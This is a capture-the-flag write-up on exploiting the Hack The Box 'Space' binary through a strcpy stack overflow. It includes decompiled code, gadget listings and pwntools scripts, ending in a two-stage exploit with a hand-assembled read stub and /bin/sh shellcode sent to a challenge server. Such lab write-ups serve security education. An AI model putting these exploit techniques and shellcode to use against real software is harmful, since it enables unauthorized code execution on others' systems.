


Space



Taking the chunk that was interpreted as a command with *expr length* it looks like the buffer only accepted in 31 characters, but still got a segfault on 31 characters:



The overflow is in the strcpy in the vuln function, the main function accepts 31 bytes into the buffer but that is copied into a 10 byte buffer so there's 21 bytes of overflow in the local_12 buffer:



Decompile: vuln - (space)

```
1
2  /* WARNING: Function: __x86.get_pc_thunk.ax replaced with injection: get_pc_thunk_ax */
3
4  void vuln(char *param_1)
5
6  {
7    char local_12 [10];
8
9    strcpy(local_12,param_1);
10   return;
11 }
12
```

```
flerb@ubuntu:~/HTB/Space$ checksec ./space
[*] '/home/flerb/HTB/Space/space'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

```
flerb@ubuntu:~/HTB/Space$ file ./space
./space: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=90e5767272e16e26e1980cb78be61437b3d63e12, not stripped
```

Offset to the return address popped from the stack is at 18 from some testing with IDA.

Can use the following code to see if we can hijack the return without any issues, it sets the pwnlib log level to DEBUG for the most possible information, gets the context that the program is running in, in this case it's 32-bit, which we know from the file command output above.

The address of main comes from gHydra and we don't have to worry about it moving around because PIE is disabled - from output of checksec above.

The payload buffers with 18 A's then writes the 32-bit return address to the stack at the spot the stack pointer is pointing at when return is executed. This pops the address of main into the instruction pointer and execution will continue there rather than continuing the program, so the program should run a second time from main. the p32() function uses pwnlib to pack the address of main into a 32-bit address so that it's formated properly on the stack as an address rather than it's ascii representation.:

```python
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

# ropme exploit

def main():
    context.log_level = 'DEBUG'
    context.binary = './space'
    io = process('./space')
    #io = remote( '167.71.128.208', 32051 )
    input('IDA')

    main = p32(0x80491cf)

    # STEP 0 - Hijack return for testing
    padding = b'A' * 18
    payload = flat(
            padding,
            main
            )

    io.sendlineafter('>', payload)
    io.interactive()


if __name__ == '__main__':
    main()
```

The input('IDA') asks for user input and provides us with a place to attach a debugger to watch the program's execution. In IDA, Debugger -> Attach to process -> ./space.

Add a breakpoint in IDA on the return function.

Press play and hit enter in the terminal that the program is running in to continue execution. The program will break on return and the address of main should be on the stack where ESP is pointing.

The hijacked return works and notice at the retn that EAX points to the start of the user-input on the stack.

Call eax will therefor be a useful ROPgadget.


```
08049001 83 ec 08        SUB         ESP,0x8
08049004 e8 c7 00        CALL        __x86.get_pc_thunk.bx                    undefined __x8
         00 00
08049009 81 c3 bb        ADD         EBX,0x22bb
         22 00 00
0804900f 8b 83 f8        MOV         EAX=>__gmon_start__,dword ptr [EBX + 0xffffff... = 0804c010
         ff ff ff                                                              = ??
08049015 85 c0           TEST        EAX,EAX
08049017 74 02           JZ          LAB_0804901b
08049019 ff d0           CALL        EAX=>__gmon_start__                      undefined __gm

                     LAB_0804901b                                    XREF[1]:     08049017(j)
0804901b 83 c4 08        ADD         ESP,0x8
0804901e 5b              POP         EBX
0804901f c3              RET
                     //
                     // .plt
```

```
flerb@ubuntu:~/HTB/Space$ ROPgadget --binary space | grep "call eax"
0x080490fe : add al, 8 ; call eax
0x08049019 : call eax
0x08049017 : je 0x804901b ; call eax
0x080490fb : push 0x804b2ec ; call eax
0x080490f8 : sub esp, 0x14 ; push 0x804b2ec ; call eax
0x08049015 : test eax, eax ; je 0x804901b ; call eax
flerb@ubuntu:~/HTB/Space$
```

But there's not really enough room to get a shell straight in 18 bytes.

```
>>> context.binary = './space'
[*] '/home/flerb/HTB/Space/space'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
>>> shellcode = asm(shellcraft.sh())
>>> len(shellcode)
44
>>> shellcode
b'jhh///sh/bin\x89\xe3h\x01\x01\x01\x01\x814$ri\x01\x011\xc9Qj\x04Y\x01\xe1Q\x89\xe11\xd2j\x0bX\xcd\x80'
>>>
```

But since we can execute arbitrary shellcode on the stack probably the easiest thing to do is add some assembly to get some more space. This is just the user input executing, apparently 'A' is inc ecx.




```
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

# space exploit

def main():
    context.log_level = 'DEBUG'
    context.binary = './space'
    io = process('./space')
    #io = remote( '167.71.128.208', 32051 )
    input('IDA')

    sub_push_call = p32(0x80490f8)
    # STEP 0 - Hijack return for testing
    padding = b'A' * 18
    payload = flat(
            padding,
            sub_push_call
            )

    io.sendlineafter('>', payload)
    io.interactive()


if __name__ == '__main__':
    main()
```


So we want to enter the shellcode directly where the padding is and use that shellcode to clear more space on the stack.

To use the little bit of space to make some more space I wrote a small chunk of assembly to execute a read into the stack address that edx points to at the return, and then jump to that address. At the return EDX points to the end of our user input.

The only tricky part is making sure the shellcode doesn't have any null bytes because the read will stop reading there. Pretty sweetly the shellcode is 18 bytes so no padding is required. The call_eax is the ROPgadget from above and jmp ecx at the end of the read jumps to the start of the user input from this shellcode read instruction.



This is IDA after the call eax, which executes the read instructions and then jumps to ecx which is the start of the buffer that was read from user input.



By inserting a read instruction into the first stage payload we can read an arbitrary number of bytes onto the stack using the pointer to the stack at ecx and then at the end jump to ecx to execute that shellcode.

Completed exploit uses the 18 bytes before the overwritten written to read user input onto the stack then sends the pwnlib shellcode to get a shell because there aren't space constraints now that I've allocated myself 0x101 bytes on the stack in the read command. The b'AA' before the shellcode makes sure the shellcode doesn't get mixed in with any of the junk opcodes before the shellcode to produce frankenopcodes and ruin the shellcode.

```python
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

# space exploit

def main():
    context.log_level = 'DEBUG'
    context.binary = './space'
    #io = process('./space')

    io = remote('46.101.14.236',30114)
    #input('IDA')
    call_eax = p32(0x8049019)
    sub_push_call = p32(0x80490f8)
    read = p32(0x804920f)
    main = p32(0x80491e6)
    # STEP 0 - Hijack return for testing
    # read_buf should be 18 bytes to ensure call_eax overwrited return properly
    #read_buf reads in user input onto the stack then the jmp ecx at the end jumps to the start of the read input
    read_buf = "\x31\xc0"                #xor eax, eax
    read_buf += "\xb0\x03"               #mov al, 0x3,
    read_buf += "\x31\xdb"               #xor ebx,ebx
    read_buf += "\x89\xd1"               #mov ecx,edx
    read_buf += "\x31\xd2"               #xor edx,edx
    read_buf += "\x66\xba\x01\x01"       #mov dx,0x101
    read_buf += "\xcd\x80"               #int 0x80
    read_buf += "\xff\xe1"               #jmp ecx
    # Stage 2 should be 10 bytes
    payload = flat(
            read_buf,
            call_eax
            )

    io.sendlineafter('>', payload)
    shellcode = b'AA'
    shellcode += asm(pwnlib.shellcraft.i386.sh())
    io.sendline(shellcode)
    io.interactive()

if __name__ == '__main__':
    main()
```

After the second bit of input is entered and the jmp to ecx the pwn shellcode is executed: